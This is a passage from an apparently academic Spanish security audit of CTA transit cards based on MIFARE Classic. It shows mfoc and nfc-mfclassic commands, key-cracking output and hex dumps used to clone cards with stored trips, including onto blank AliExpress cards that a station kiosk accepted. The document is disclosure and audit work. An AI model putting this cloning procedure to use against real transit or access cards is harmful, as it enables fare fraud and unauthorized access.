
Se ha hecho tal y como muestra la Figura 71, siguiendo el procedimiento explicado en el apartado 7.2:

```
root@kali:~/usb/Ampliacion# nfc-mfclassic w A cardDumpTarjetaA.dmp cardDumpTarjetaB.dmp
NFC reader: ACS / ACR122U PICC Interface opened
Found MIFARE Classic card:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS RES): 00 04
    UID (NFCID1): 14 ae 97 21
    SAK (SEL_RES): 08
Guessing size: seems to be a 1024-byte card
Writing 64 blocks |..failed to write trailer block 3
x...failed to write trailer block 7
x...failed to write trailer block 11
x...failed to write trailer block 15
x...failed to write trailer block 19
x...failed to write trailer block 23
x...failed to write trailer block 27
x...failed to write trailer block 31
x...failed to write trailer block 35
x...failed to write trailer block 39
x...failed to write trailer block 43
x...failed to write trailer block 47
x...failed to write trailer block 51
x...failed to write trailer block 55
x...failed to write trailer block 59
x...failed to write trailer block 63
x|
Done, 47 of 64 blocks written.
root@kali:~/usb/Ampliacion#
```

Figura 71 Escritura de los datos de la tarjeta A en la tarjeta B.

Después de eso, hemos vuelto a comprobar cuántos viajes tiene la tarjeta B en la máquina de la estación de tren, tal y como muestra la Figura 72:

*Comportamiento de tarjetas clonadas en un tótem de la CTA | Auditoría de seguridad de las tarjetas de transporte de la CTA.*  
*Análisis de vulnerabilidades y alternativas.*




*Figura 72 Comprobación de los viajes de la tarjeta B después de ser clonada.*

Como se puede ver en la Figura 72, la clonación ha tenido éxito y ahora la tarjeta B tiene efectivamente 10 viajes de 1 zona.

Cabe destacar que se ha hecho una comprobación muy importante y es la siguiente. Podría ser que, al clonar las tarjetas, no se estuvieran clonando los viajes, de manera que, al utilizar una tarjeta, quedara almacenado en los servicios de la CTA la información, de manera que al utilizar una tarjeta clonada y gastarla, luego la original estaría gastada también.

Se ha hecho una consulta de los viajes de la tarjeta clonada después de gastar un viaje en la tarjeta original (tarjeta A). Luego se ha vuelto a pasar por el lector la tarjeta original (A) para comprobar cuantos viajes tenía, y como muestra la Figura 73, tiene 9 viajes:



*Figura 73 Tarjeta A después de gastar un viaje.*

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | Comportamiento de tarjetas clonadas en un tótem de la CTA

Después de gastar un viaje en la tarjeta original (A), tal y como muestra la Figura 73, se ha vuelto a comprobar el número de viajes de la tarjeta clonada y seguía siendo 10 por lo que los viajes se han duplicado realmente. Se puede encontrar un vídeo en Documentación auditoría/Archivos auditoría/Ampliación llamado “tarjeta CTA clonada.MOV” mostrando el proceso de comprobación de los viajes de las tarjetas.

### 8.4. Comportamiento de los datos de una tarjeta a medida que se gastan los viajes

En esta sección explicaremos los cambios que tienen lugar en una tarjeta a medida que sus viajes se decrementan. Para ello hemos gastado un viaje en la tarjeta A. La Figura 74 muestra una foto del lector de tarjetas de la estación de tren al gastar un viaje de la tarjeta A:




Figura 74 Uso de un viaje en la tarjeta A.

Al escanearla de nuevo, se han comparado los datos de la tarjeta A antes de gastar el viaje, con los datos de la tarjeta A después de gastar el viaje. Las diferencias se muestran en la Figura 75:

```
alex@ASUSLAPTOPLP:/mnt/c/Users/Alex/Desktop/tfgUbuntu/Ampliacion$ colordiff TarjetaA/vistaHexadecimalCardDumpTarjetaA.txt TarjetaA/vistaHexadecimalCardDumpTarjetaAAfterSpending1Trip9Left.txt
6c6
< 00000050: 0000 0000 0000 0000 0000 0000 0000 00b1 ..... .
--.
> 00000050: 39c1 1a00 0002 c012 2d39 2100 0004 00e2 9.....-9!.... .
17,18c17,18
< 00000100: 0121 0000 0000 0000 0000 0000 0000 005d .!..... ] .
< 00000110: 0000 0000 0000 0000 e00f 0050 0013 .....P..
--.
> 00000100: 0221 e404 0060 8996 9c14 0000 0008 0066 .!...`.....f .
> 00000110: 2cd1 92b3 440b 0008 0010 e0bf 0648 003f ,...D.....H? .
22,23c22,23
< 00000150: 0121 0000 0000 0000 0000 0000 0000 005d .!..... ] .
< 00000160: 0000 0000 0000 0000 e00f 0050 0013 .....P..
--.
> 00000150: 0221 e404 0060 8996 9c14 0000 0008 0066 .!...`.....f .
> 00000160: 2cd1 92b3 440b 0008 0010 e0bf 0648 003f ,...D.....H? .
alex@ASUSLAPTOPLP:/mnt/c/Users/Alex/Desktop/tfgUbuntu/Ampliacion$
```

Figura 75 Diferencias entre la tarjeta A con 10 viajes y la misma tarjeta después de gastar un viaje.

En la Figura 75 se muestran las diferencias entre la tarjeta A con 10 viajes y la misma tarjeta después de gastar uno, con 9 viajes restantes. No obstante, a nuestros ojos solamente son datos ofuscados sin ningún sentido aparente, ya que están codificados en CRYPTO-1 utilizando las claves de la tarjeta. No sabemos cómo las máquinas de la CTA tratan esos datos hexadecimales.

### 8.5. Comportamiento de las tarjetas blancas en tótems

Con el propósito de clonar los datos de una tarjeta original de la CTA en otra tarjeta distinta que no sea de la CTA, para comprobar si el tótem detecta la tarjeta clonada como una original, se han comprado una serie de tarjetas tipo Mifare Classic blancas a través de Aliexpress, como se puede ver en la Figura 76:




Figura 76 Tarjetas Mifare Classic compradas en Aliexpress.

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | Comportamiento de tarjetas clonadas en un tótem de la CTA

Se ha escaneado una tarjeta blanca recién llegada de Aliexpress mediante el comando mostrado en la Figura 77, explicado en el apartado 7.2:

The terminal window shows the following output:

```
root@kali:/media/root/PERSISTENT# mfoc -0 tarjetaBlanca/carddumpTarjetaBlanca.dmp
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
  sudo ATQA (SENS_RES): 00 04
* UID size: single
* bit frame anticollision supported
  UID (NFCID1): b1 75 2c ef
  SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: ' ' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffffff] -> [xxxxxxxxxxxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [xxxxxxxxxxxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [xxxxxxxxxxxxxxxxxx]
[Key: 000000000000] -> [xxxxxxxxxxxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [xxxxxxxxxxxxxxxxxx]
[Key: 4d3a99c351dd] -> [xxxxxxxxxxxxxxxxxx]
[Key: 1a982c7e459a] -> [xxxxxxxxxxxxxxxxxx]
[Key: aabbccddeeff] -> [xxxxxxxxxxxxxxxxxx]
[Key: 714c5c886e97] -> [xxxxxxxxxxxxxxxxxx]
[Key: 587ee5f9350f] -> [xxxxxxxxxxxxxxxxxx]
[Key: a0478cc39091] -> [xxxxxxxxxxxxxxxxxx]
[Key: 533cb6c723f6] -> [xxxxxxxxxxxxxxxxxx]
[Key: 8fd0a4f256e9] -> [xxxxxxxxxxxxxxxxxx]

Sector 00 - es FOUND KEY [A] 1 Sector 00 - es FOUND KEY= [B]
Sector 01 - es FOUND KEY [A] 1 Sector 01 - es FOUND KEY= [B]
Sector 02 - es FOUND KEY [A] 1 Sector 02 - es FOUND KEY= [B]
Sector 03 - es FOUND KEY [A] 1 Sector 03 - es FOUND KEY= [B]
Sector 04 - es FOUND KEY [A] 1 Sector 04 - es FOUND KEY= [B]
```

Figura 77 Comando para escanear tarjeta blanca de Aliexpress.

Como podemos observar, todas las claves son ffffffffffffff. Esto queda determinado porque en la salida del comando mfoc, cuando muestra [Key: ffffffffffffff] -> [xxxxxxxxxxxxxxxxxx] significa que al probar con la clave ffffffffffffff, se ha acertado tanto la clave A como la clave B de todos los 16 sectores de la tarjeta. Más información sobre cómo interpretar la salida del comando mfoc se puede encontrar en el apartado 7.7.

Cabe destacar que a diferencia de con las tarjetas de la CTA, la salida del comando mfoc es prácticamente instantánea, pues con la primera clave con la que prueba (fffffffffffff) ya encuentra todas las claves A y B de cada sector.

Los datos contenidos en el archivo carddumpTarjetaBlanca.dmp son los mostrados en la Figura 78:

*Comportamiento de tarjetas clonadas en un tótem de la CTA | Auditoría de seguridad de las tarjetas de transporte de la CTA.*

**Análisis de vulnerabilidades y alternativas.**

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
000000000	B1 75 2C EF 07 08 04 00 03 2F 4A 6C 58 4E 10 90	tu,i...../J1XN..
000000010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000030	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000070	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000000B0	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
0000000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000000F0	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000130	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000170	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000001A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000001B0	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
0000001C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000001D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000001E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000001F0	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000230	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000260	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000270	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000280	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000290	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000002A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000002B0	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
0000002C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000002D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000002E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000002F0	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000300	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000310	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000320	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000330	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000340	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000350	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000360	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000370	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
000000380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000003A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000003B0	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy
0000003C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000003D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000003E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000003F0	FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF	yyyyyyy.€iyyyyyy

Figura 78 Datos contenidos en la tarjeta blanca de Aliexpress recién llegada.

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | Comportamiento de tarjetas clonadas en un tótem de la CTA

Como podemos observar, todas las claves de la tarjeta son “FF FF FF FF FF FF”. Sin contar los bloques en los que están almacenadas las claves y el bloque 0 destinado a almacenar el id único e inmodificable de la tarjeta, el resto de bloques están vacíos (llenos de ceros).

Posteriormente el contenido de la tarjeta blanca se ha sobreescrito con la información de la tarjeta A (10 viajes de 1 zona). Es decir, se ha clonado la tarjeta A en una tarjeta blanca comprada a través de Aliexpress.


Cabe destacar que para la ejecución del comando nfc-mfclassic no es necesario especificar ningún fichero de claves, y el comando es capaz de escribir perfectamente. Esto se debe a que, tal y como muestra la Figura 79, el comando nfc-mfclassic (al igual que el resto de comandos de la librería libnfc) tiene como clave por defecto la clave “FF FF FF FF FF FF”:

```
93 static uint8_t default_key[] = {0xff, 0xff, 0xff, 0xff, 0xff, 0xff};
```

Figura 79 Línea 93 del código fuente del comando nfc-mfclassic, disponible en (Libnfc contributors, 2020).

La Figura 79 muestra la línea 93 del código del comando nfc-mfclassic, disponible en (Libnfc contributors, 2020).

Las tarjetas blancas tienen como claves dicha clave por defecto, y por lo tanto funciona como si no tuviera clave, tal y como muestra la Figura 80.



```
root@kali:/media/root/PERSISTENT
File Edit View Search Terminal Help
root@kali:/media/root/PERSISTENT# nfc-mfclassic w A Ampliacion/TarjetaA/cardDumpTarjetaA.dmp
NFC reader: ACS / ACR122U PICC Interface opened
Found MIFARE Classic card:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00 04
    UID (NFCID1): c1 dc 45 ef
    SAK (SEL_RES): 08
Guessing size: seems to be a 1024-byte card
Writing 64 blocks |.....|
Done, 63 of 64 blocks written.
root@kali:/media/root/PERSISTENT#
```

Figura 80 Comando para escribir la información de la tarjeta A en la tarjeta de Aliexpress.

Como podemos observar en la Figura 80, se han conseguido escribir 63 bloques de los 64 que tiene la tarjeta. Esto es así porque el bloque 0 de las tarjetas no se puede escribir.

Se ha utilizado el comando nfc-mfclassic (Libnfc contributors, 2020) pasándole como parámetro “w” (del inglés write, lo que en español significa escribir) y “A” para indicar que se utilice la clave A para escribir en la tarjeta, tal y como indica el manual de nfc-mfclassic (Adam Laurie, 2009):

Utilizamos la opción “A” mayúscula para indicar que tolere errores, y que, si en algún bloque no puede escribir, siga escribiendo el resto de los bloques y no detenga la ejecución.

Si no hubiera funcionado con la opción “A”, se podría haber probado con la opción “B” pero en este caso funcionó perfectamente ya que las tarjetas de Aliexpress no tienen protección contra escritura como las de la CTA.

Más adelante, se ha probado la tarjeta de Aliexpress en un tótem de una estación de tren para comprobar cuantos viajes tiene, tal y como muestra la Figura 81:




Figura 81 Comprobación de los viajes de la tarjeta de Aliexpress con los datos de la tarjeta A.

Como se puede observar en la Figura 81, la tarjeta de Aliexpress puede suplantar perfectamente a una tarjeta original de la CTA. En la carpeta Documentación Auditoría/Archivos Auditoría/Ampliación se encuentra un vídeo demostrando lo dicho: TarjetasDeAliexpressEnTotem.mp4.

## 9. Fortalezas y debilidades

En esta sección se describen los pros y contras del uso de tarjetas Mifare Classic.

La principal ventaja del uso de las tarjetas Mifare Classic es que son fáciles de usar para los clientes (por ejemplo, pasajeros de transporte público) y no requieren de formación alguna para su uso. Pueden ser usadas por cualquier persona.

Sin embargo, si bien son benévolas para algunos usuarios, como los clientes del transporte público, y no suponen ningún perjuicio para dicho colectivo, es posible clonarlas con unos medios al alcance de cualquiera y unos conocimientos técnicos de nivel medio, lo que genera la posibilidad de la existencia de organizaciones de delincuentes falsificando las tarjetas, provocando pérdidas a las compañías que las utilicen, en este caso, la CTA. Esto además hace que sean peligrosas para otros colectivos, como, por ejemplo, trabajadores de una central nuclear que tenga un sistema de autenticación mediante tarjetas Mifare Classic, ya que podría dar lugar a intrusos con intenciones malignas.

A continuación, se va a hacer un pequeño estudio de la principal vulnerabilidad de las tarjetas Mifare Classic, la cual son sus claves, demasiado pequeñas para la capacidad de procesamiento actual en 2022. Se hablará de la naturaleza de las claves de las tarjetas Mifare Classic con el objetivo de demostrar su obsolescencia.

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
Análisis de vulnerabilidades y alternativas. | Fortalezas y debilidades

Al ser una clave de 6 bytes (12 caracteres hexadecimales), hemos sido capaces de averiguarla en poco tiempo (29 minutos y 12 segundos). Esto es debido a que, en 2022, una clave de 6 bytes es altamente insegura. Para demostrarlo, explicaremos la Figura 82, proveniente del siguiente artículo (Whitney, 2022) en el que se estudia la seguridad de diferentes complejidades de contraseñas:



Figura 82 Tiempo que se tarda de media en 2022 en hackear claves por fuerza bruta.

La gráfica de la Figura 82 muestra una tabla con los tiempos estimados que se tardaría en probar todas las posibles combinaciones de varias complejidades de contraseñas, utilizando una tarjeta gráfica Nvidia RTX 3090.

Las contraseñas mostradas en la Figura 82 no hablan de bytes, así que para saber a qué tipo de contraseña equivalen las claves contenidas en las tarjetas de la CTA, tenemos que hacer una conversión:

- Las tarjetas de la CTA tienen claves que se almacenan en 6 bytes (razón por la cual, en el visor hexadecimal, nos muestra las claves como cadenas de 12 caracteres hexadecimales, ya que 1 byte equivale a 2 caracteres hexadecimales).  
Esto es así porque existen 16 caracteres hexadecimales ('0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'A', 'B', 'C', 'D', 'E' y 'F'). Para poder representar un carácter hexadecimal hacen falta 4 bits, ya que  $2^4=16$ . Un byte son 8 bits, y por tanto un byte puede representar dos caracteres hexadecimales, y, por ende, 6 bytes pueden representar 12 caracteres hexadecimales.  
En 6 bytes existen 48 bits ( $6 \times 8 = 48$ ), y por tanto 6 bytes pueden representar  $2^{48}$  posibles combinaciones diferentes. Es por ello que el espacio de búsqueda para averiguar una clave de la CTA por fuerza bruta es de  $2^{48}$  posibles combinaciones, es decir, **281,474,976,710,656 posibles combinaciones**.
